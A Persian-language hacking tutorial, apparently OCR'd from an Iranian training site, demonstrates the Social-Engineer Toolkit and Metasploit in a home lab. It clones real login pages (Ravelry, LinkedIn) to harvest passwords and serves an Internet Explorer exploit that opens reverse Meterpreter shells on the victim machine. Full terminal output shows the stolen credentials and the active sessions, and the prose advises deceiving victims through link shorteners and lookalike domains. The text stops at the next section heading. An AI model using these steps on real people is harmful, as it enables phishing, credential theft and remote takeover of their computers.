
متد حمله جاوا اپلت یک جاوا اپلت آلوده به همراه یک پیلود مخرب ایجاد می کند. پیلود یک شل یا مترپرتر می باشد که دسترسی شل به سیستم قربانی را هموار می کند. به منظور ایجاد یک حمله کامل ابزار از شما می خواهد تا یک وبسایت را کلون کنید. در اینجا باید سایتی انتخاب شود که قربانی به آن اعتماد دارد و روزانه با آن کار می کند.



نکته : منظور از کلون کردن وبسایت فرایندی است که یک صفحه مشخص وبسایت حقیقی را هکر به صورت کامل و درست مثل خود کپی کرده و تنها تفاوت آن آدرس url می باشد یعنی بر روی سرور هکر به صورت جعلی قرار گرفته و از این راه قربانی را فریب داده تا اطلاعات خود را وارد سایت جعلی کرده و در اختیار هکر قرار گیرد.

گام مهم در این حملات فریب دادن کاربر به بارگذاری سایت جعلی می باشد تا از این طریق دسترسی شل به سیستم قربانی فراهم آید. به این منظور می توان از سیستم های کوتاه کنند آدرس url مثل bit.ly استفاده کرد. روش دیگر استفاده از یک دامین جعلی مشابه آدرس دامنه اصلی می باشد.

شیوه حمله جاوا اپلت بر روی مرورگرهای مختلف تست شده است. تصویر زیر پس از بارگذاری جاوا اپلت بر روی مرورگر قربانی می باشد. به دلیل وجود هشدار امنیتی در سمت مرورگر قربانی این حملات تاثیرگذاری بالایی ندارند.





حمله برداشت اعتبارنامه ها

حمله Credential Harverster یکی دیگر ماژول های حملات مهندسی اجتماعی درون ابزار SET می باشد. این روش یکی از کارآمدترین ماژول های موجود SET می باشد. در این روش هکر یکی از وبسایت هایی که قربانی دایما از آن استفاده می کند را انتخاب کرده , یکی کپی جعلی از آن بر روی سرور خود ایجاد کرده و آدرس صفحه را به شیوه های گوناگون برای قربانی ارسال می کند . قربانی با بازکردن صفحه و وارد کردن اطلاعات خود عملا اعتبارنامه های خود را برای هکر ارسال می کند. صفحه جعلی باید به نحوی طراحی شود که قربانی را به وارد کردن اطلاعاتش قانع کند. برای شروع کار از منو اصلی SET گزینه Website Attack Vectors یعنی منو شماره 2 را انتخاب کنید.

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
 The Social-Engineer Toolkit is a product of TrustedSec.

            Visit: https://www.trustedsec.com

 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2

The Web Attack module is  a unique way of utilizing multiple web-based attacks in order to compromise the intend
ed victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a custo
mized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deli
ver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field a
nd harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something differ
ent.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to
 make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with
```



در منو جدید , زیرمنو Credential Harvester Attack Method یعنی گزینه شماره 3 را انتخاب کنید. سپس از شما درخواست می شود که شیوه ایجاد صفحه جعلی را انتخاب کنید. با انتخاب گزینه شماره 1 از قالب های آماده وب به منظور ایجاد صفحات استفاده می کنید. با انتخاب گزینه شماره 2 یک وبسایت آنلاین را به عنوان قالب انتخاب کرده و ابزار SET به صورت خودکار یک کپی کامل از روی آن ایجاد می کند. با انتخاب گزینه Custom Import قالب آماده خود را وارد SET می کنید. ما در اینجا گزینه شماره 2 را انتخاب کرده تا یک کپی از یک سایت آنلاین ایجاد کنیم. در ادامه آدرس آیپی سیستم کالی خود را انتخاب کنید. در صورتیکه از باکس آنلاین برای تست استفاده می کنید بایستی آیپی پابلیک باکس را انتخاب کنید.

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
n be used for Windows-based powershell exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method
   8) HTA Attack Method

  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.1.10
```



در نهایت بایستی آدرس کامل سایت مورد نظر برای کلون شدن را به همراه https:// وارد کنید. من در اینجا یک شبکه اجتماعی را به صورت تصادفی وارد کردم ولی دقت داشته باشید که آدرس وارد شده بایستی حتما حاوی فرم ورود به منظور دریافت اطلاعات قربانی باشد. ابزار SET به صورت خودکار یک کپی از آن ایجاد کرده و فایل ها را در مسیر روت وب سرور آپاچی درون کالی لینوکس به مسیر /var/www/html/ قرار می دهد.

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.1.10 ←
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://ravelry.com/account/login ←

[*] Cloning the website: https://ravelry.com/account/login
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] Apache is set to ON - everything will be placed in your web root directory of apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
Apache webserver is set to ON. Copying over PHP file to the website.
Please note that all output from the harvester will be found under apache_dir/harvester_date.txt
Feel free to customize post.php in the /var/www/html directory
[*] All files have been copied to /var/www/html ←
{Press return to continue}

The Web Attack module is  a unique way of utilizing multiple web-based attacks in order to compromise the intend
ed victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a custo
mized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deli
ver a Metasploit payload.


The Credential Harvester method will utilize web cloning of a web- site that has a username and password field a
nd harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something differ
ent.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to
 make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with
the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.
```

اکنون کافی است تا قربانی سایت هدف را باز کرده و اطلاعات خود را درون فرم وارد کرده و بر روی دکمه Login کلیک نماید.





حال اگر به مسیر روت وب سرور آپاچی درون کالی لینوکس برویم مشاهده می کنید که یک فایل متنی Harverster ایجاد شده است. با نمایش محتوای این صفحه می بینیم که اطلاعات وارد شده توسط قربانی در قالب آرایه ای ذخیره شده است.

```
root@netamooz: /var/www/html
File Edit View Search Terminal Help
root@netamooz:/var/www/html# ls
harvester_2016-07-10 23:33:07.817819.txt  index.html  post.php
root@netamooz:/var/www/html# cat harvester_2016-07-10\ 23\:33\:07.817819.txt
Array
(
    [authenticity_token] => Chq9/5hygqpC3YWArooELYRqw/oe8UV8wBzCG0wTSL4=
    [origin] => splash
    [return_to] =>
    [user] => Array
        (
            [login] => netamooz
            [password] => mypassword
        )


)
root@netamooz:/var/www/html#
```



حمله Web jacking

حمله Web jacking شبیه Credential harvesting می باشد با این تفاوت که برخی ترفندهای بکار رفته متفاوت می باشد. با استفاده از این روش حمله یک صفحه جعلی وبسایت ایجاد شده و درون این صفحه لینکی قرار دارد که کاربر بایستی بر روی آن کلیک کنید. محتوای این لینک این است که سایت به لینک جدیدی منتقل شده است. شما بایستی کاربر را فریب داده تا بر روی لینک کلیک کند.





در صورتیکه کاربر نشانگر موس را بر روی پیغام صفحه ببرد آدرس URL صحیح در نوار وضعیت مرورگر در گوشه پایین سمت چپ به وی نشان داده می شود. ولی به محض اینکه کاربر بر روی این لینک کلیک کند , مرورگر وی را به یک صفحه جعلی دیگر که با استفاده از جعبه ابزار مهندسی اجتماعی از سایت اصلی کلون شده است هدایت می کند. مراحل ساخت صفحه جعلی به روش Web Jacking شباهت زیادی به شیوه حمله Credential Harvester دارد.



اکسپلوییت مرورگر متااسپلوییت

با سازگاری ابزار SET با متااسپلوییت , شما می توانید از اکسپلوییت های سمت کلاینت که درون متااسپلوییت وجود دارند به صورت مستقیم درون ابزار SET استفاده کنید. ماژول Metasploit Browser Exploit Method یکی دیگر از انواع حملات وب می باشد که در این بخش به توضیح آن می پردازیم.با استفاده از این ماژول حمله شما می توانید به یک شل بازگشتی بر روی سیستم قربانی دسترسی پیدا کنید.

برای شروع مطابق تصویر زیر ابتدا ماژول Metasploit Browser Exploit Method یعنی شماره 2 را انتخاب کنید. سپس گزینه شماره 3 به منظور کلون کردن یک وبسایت را انتخاب کنید. آدرس آیپی سیستم کالی برای ارتباط بازگشتی را وارد نمایید :

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method
   8) HTA Attack Method

  99) Return to Main Menu

set:webattack>2

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse listener.
set> Are you using NAT/Port Forwarding [yes|no]: no
[-] Enter the IP address of your interface IP or if your using an external IP, what
[-] will be used for the connection back and to house the web server (your interface address)
set:webattack> IP address or hostname for the reverse connection:192.168.1.10
```



لیست بلندی از انواع آسیب پذیری های احتمالی بر روی سیستم قربانی نمایش داده می شود. شما می توانید تمامی این آسیب پذیری ها را تست کنید ولی ما در اینجا از آسیب پذیری شماره 25 استفاده می کنیم:

https://www.rapid7.com/db/modules/exploit/windows/browser/ms11_003_ie_css_import

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
set:webattack> Enter the url to clone:https://linkedin.com

 Enter the browser exploit you would like to use [8]:

   1) Adobe Flash Player ByteArray Use After Free (2015-07-06)
   2) Adobe Flash Player Nellymoser Audio Decoding Buffer Overflow (2015-06-23)
   3) Adobe Flash Player Drawing Fill Shader Memory Corruption (2015-05-12)
   4) MS14-012 Microsoft Internet Explorer TextRange Use-After-Free (2014-03-11)
   5) MS14-012 Microsoft Internet Explorer CMarkup Use-After-Free (2014-02-13)
   6) Internet Explorer CDisplayPointer Use-After-Free (10/13/2013)
   7) Micorosft Internet Explorer SetMouseCapture Use-After-Free (09/17/2013)
   8) Java Applet JMX Remote Code Execution (UPDATED 2013-01-19)
   9) Java Applet JMX Remote Code Execution (2013-01-10)
  10) MS13-009 Microsoft Internet Explorer SLayoutRun Use-AFter-Free (2013-02-13)
  11) Microsoft Internet Explorer CDwnBindInfo Object Use-After-Free (2012-12-27)
  12) Java 7 Applet Remote Code Execution (2012-08-26)
  13) Microsoft Internet Explorer execCommand Use-After-Free Vulnerability (2012-09-14)
  14) Java AtomicReferenceArray Type Violation Vulnerability (2012-02-14)
  15) Java Applet Field Bytecode Verifier Cache Remote Code Execution (2012-06-06)
  16) MS12-037 Internet Explorer Same ID Property Deleted Object Handling Memory Corruption (2012-06-12)
  17) Microsoft XML Core Services MSXML Uninitialized Memory Corruption (2012-06-12)
  18) Adobe Flash Player Object Type Confusion  (2012-05-04)
  19) Adobe Flash Player MP4 "cprt" Overflow (2012-02-15)
  20) MS12-004 midiOutPlayNextPolyEvent Heap Overflow (2012-01-10)
  21) Java Applet Rhino Script Engine Remote Code Execution (2011-10-18)
  22) MS11-050 IE mshtml!CObjectElement Use After Free  (2011-06-16)
  23) Adobe Flash Player 10.2.153.1 SWF Memory Corruption Vulnerability (2011-04-11)
  24) Cisco AnyConnect VPN Client ActiveX URL Property Download and Execute (2011-06-01)
  25) Internet Explorer CSS Import Use After Free (2010-11-29)
  26) Microsoft WMI Administration Tools ActiveX Buffer Overflow (2010-12-21)
  27) Internet Explorer CSS Tags Memory Corruption (2010-11-03)
  28) Sun Java Applet2ClassLoader Remote Code Execution (2011-02-15)
  29) Sun Java Runtime New Plugin docbase Buffer Overflow (2010-10-12)
  30) Microsoft Windows WebDAV Application DLL Hijacker (2010-08-18)
  31) Adobe Flash Player AVM Bytecode Verification Vulnerability (2011-03-15)
  32) Adobe Shockwave rcsL Memory Corruption Exploit (2010-10-21)
  33) Adobe CoolType SING Table "uniqueName" Stack Buffer Overflow (2010-09-07)
  34) Apple QuickTime 7.6.7 Marshaled_pUnk Code Execution (2010-08-30)
```

این آسیب پذیری یک آسیب تخریب حافظه درون موتور HTML اکسپلورر را بکارگیری می کند. این آسیب پذیری به صورت موفقیت آمیز بر روی مرورگرهای اینترنت اکسپلورر نسخه 6 و 7 و 8 بر روی سیستم عامل ویندوز تست شده است.



شماره 25 را انتخاب کنید. پورت پیش فرض یعنی 443 را قبول کرده , آدرس یک صفحه وب برای کلون کردن را انتخاب کنید تا سایت کپی شود. نکته قابل توجه در تمام حملات وب این است که به منظور پیاده سازی یک صفحه وب و قابل دسترسی بودن آن بایستی اطمینان حاصل کنید که سرویس آپاچی بر روی سیستم کالی شما فعال است.با استفاده از دستورهای زیر می توانید وضعیت سرویس را مشاهده و یا آن را متوقف یا آغاز نمایید :

```
service apache2 status

service apache2 stop

service apache2 start
```

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
  45) FireFox 3.6.16 mChannel use after free vulnerability (2011-05-10)
  46) Metasploit Browser Autopwn (USE AT OWN RISK!)

set:payloads>25

   1) Windows Shell Reverse_TCP               Spawn a command shell on victim and send back to attacker
   2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on victim and send back to attacker
   3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on victim and send back to attacker
   4) Windows Shell Reverse_TCP X64           Windows X64 Command Shell, Reverse TCP Inline
   5) Windows Meterpreter Reverse_TCP X64     Connect back to the attacker (Windows x64), Meterpreter
   6) Windows Meterpreter Egress Buster       Spawn a meterpreter shell and find a port home via multiple ports
   7) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP using SSL and use Meterpreter
   8) Windows Meterpreter Reverse DNS         Use a hostname instead of an IP address and use Reverse Meterprete
r
   9) Download/Run your Own Executable        Downloads an executable and runs it

set:payloads>2
set:payloads> Port to use for the reverse [443]:443

[*] Cloning the website: https://linkedin.com
[*] This could take a little bit...
[*] Injecting iframes into cloned website for MSF Attack....
[*] Malicious iframe injection successful...crafting payload.

[*] Apache appears to be running, moving files into Apache's home

***************************************************
Web Server Launched. Welcome to the SET Web Attack.
***************************************************

[--] Tested on Windows, Linux, and OSX [--]
[--] Apache web server is currently in use for performance. [--]
[*] Moving payload into cloned website.
[*] The site has been moved. SET Web Server is now listening..
[-] Launching MSF Listener...
[-] This may take a few to load MSF...
```



پس از کلون صفحه وب به صورت خودکار کنسول متااسپلوییت باز می شود و به صورت خودکار یک شنونده بر روی آدرس صفحه `http://IP:8080/` فعال می شود.

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help

Love leveraging credentials? Check out bruteforcing
in Metasploit Pro -- learn more on http://rapid7.com/metasploit


       =[ metasploit v4.11.5-2016010401                  ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post        ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use windows/browser/ms11_003_ie_css_import
resource (/root/.set/meta_config)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 192.168.1.10
LHOST => 192.168.1.10
resource (/root/.set/meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set/meta_config)> set URIPATH /
URIPATH => /
resource (/root/.set/meta_config)> set SRVPORT 8080
SRVPORT => 8080
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.1.10:443
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://192.168.1.10:8080/
[*] Server started.
```

اکنون کافی است تا آدرس صفحه را به قربانی ارسال کرده تا در سمت مرورگر خود با کرده . این آدرس را می توانید با استفاده از سرویس های کوتاه کننده لینک بهینه کنید. پس از کلیک قربانی و باز کردن آن در یکی از نسخه آسیب پذیر `Internet Explorer`





یک نشست فعال در سمت کنسول متااسپلوییت ایجاد می شود. برای مشاهده نشست های فعال کافی است تا دستور sessions را وارد کنسول کنید.

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
[*] Local IP: http://192.168.1.10:8080/
[*] Server started.
msf exploit(ms11_003_ie_css_import) > [*] 192.168.1.14     ms11_003_ie_css_import - Received request for "/"
[*] 192.168.1.14     ms11_003_ie_css_import - Sending redirect
[*] 192.168.1.14     ms11_003_ie_css_import - Received request for "/gQ9L3Z.html"
[*] 192.168.1.14     ms11_003_ie_css_import - Sending HTML
[*] 192.168.1.14     ms11_003_ie_css_import - Received request for "/generic-1468214103.dll"
[*] 192.168.1.14     ms11_003_ie_css_import - Sending .NET DLL
[*] 192.168.1.14     ms11_003_ie_css_import - Received request for "/\xEE\x80\xA0\xE1\x81\x9A\xEE\x80\xA0\xE1\x8
1\x9A\xEE\x80\xA0\xE1\x81\x9A\xEE\x80\xA0\xE1\x81\x9A"
[*] 192.168.1.14     ms11_003_ie_css_import - Sending CSS
[*] Sending stage (957487 bytes) to 192.168.1.14
[*] Meterpreter session 1 opened (192.168.1.10:443 -> 192.168.1.14:55476) at 2016-07-11 01:15:06 -0400
[*] Session ID 1 (192.168.1.10:443 -> 192.168.1.14:55476) processing InitialAutoRunScript 'migrate -f'
[*] Current server process: iexplore.exe (2520)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 4288
[*] 192.168.1.14     ms11_003_ie_css_import - Received request for "/generic-1468214103.dll"
[*] 192.168.1.14     ms11_003_ie_css_import - Sending .NET DLL
[*] Sending stage (957487 bytes) to 192.168.1.14
[+] Successfully migrated to process
[*] Meterpreter session 2 opened (192.168.1.10:443 -> 192.168.1.14:55480) at 2016-07-11 01:15:12 -0400
[*] Session ID 2 (192.168.1.10:443 -> 192.168.1.14:55480) processing InitialAutoRunScript 'migrate -f'
[*] Current server process: iexplore.exe (4188)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 2276
[+] Successfully migrated to process

msf exploit(ms11_003_ie_css_import) > sessions ←

Active sessions
===============

  Id  Type                   Information                            Connection
  --  ----                   -----------                            ----------
  1   meterpreter x86/win32  netamooz-PC\netamooz @ NETAMOOZ-PC  192.168.1.10:443 -> 192.168.1.14:55476 (192.168
.1.14)
  2   meterpreter x86/win32  netamooz-PC\netamooz @ NETAMOOZ-PC  192.168.1.10:443 -> 192.168.1.14:55480 (192.168
```



به منظور تعامل با نشست و دسترسی به مترپرتر شل از دستور sessions به همراه سوییچ i- و شماره نشست به صورت زیر استفاده کرده . همانطور که مشاهده می کنید دسترسی کامل ما با سیستم قربانی بر قرار شده است

```
root@netamooz: ~
File Edit View Search Terminal Help
[*] Current server process: iexplore.exe (2520)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 4288
[*] 192.168.1.14     ms11_003_ie_css_import - Received request for "/generic-1468214103.dll"
[*] 192.168.1.14     ms11_003_ie_css_import - Sending .NET DLL
[*] Sending stage (957487 bytes) to 192.168.1.14
[+] Successfully migrated to process
[*] Meterpreter session 2 opened (192.168.1.10:443 -> 192.168.1.14:55480) at 2016-07-11 01:15:12 -0400
[*] Session ID 2 (192.168.1.10:443 -> 192.168.1.14:55480) processing InitialAutoRunScript 'migrate -f'
[*] Current server process: iexplore.exe (4188)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 2276
[+] Successfully migrated to process

msf exploit(ms11_003_ie_css_import) > sessions

Active sessions
===============

  Id  Type                   Information                           Connection
  --  ----                   -----------                           ----------
  1   meterpreter x86/win32  netamooz-PC\netamooz @ NETAMOOZ-PC  192.168.1.10:443 -> 192.168.1.14:55476 (192.168
.1.14)
  2   meterpreter x86/win32  netamooz-PC\netamooz @ NETAMOOZ-PC  192.168.1.10:443 -> 192.168.1.14:55480 (192.168
.1.14)

msf exploit(ms11_003_ie_css_import) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : NETAMOOZ-PC
OS              : Windows 7 (Build 7600).
Architecture    : x64 (Current Process is WOW64)
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/win32
meterpreter >
```



حمله تغییر برگه

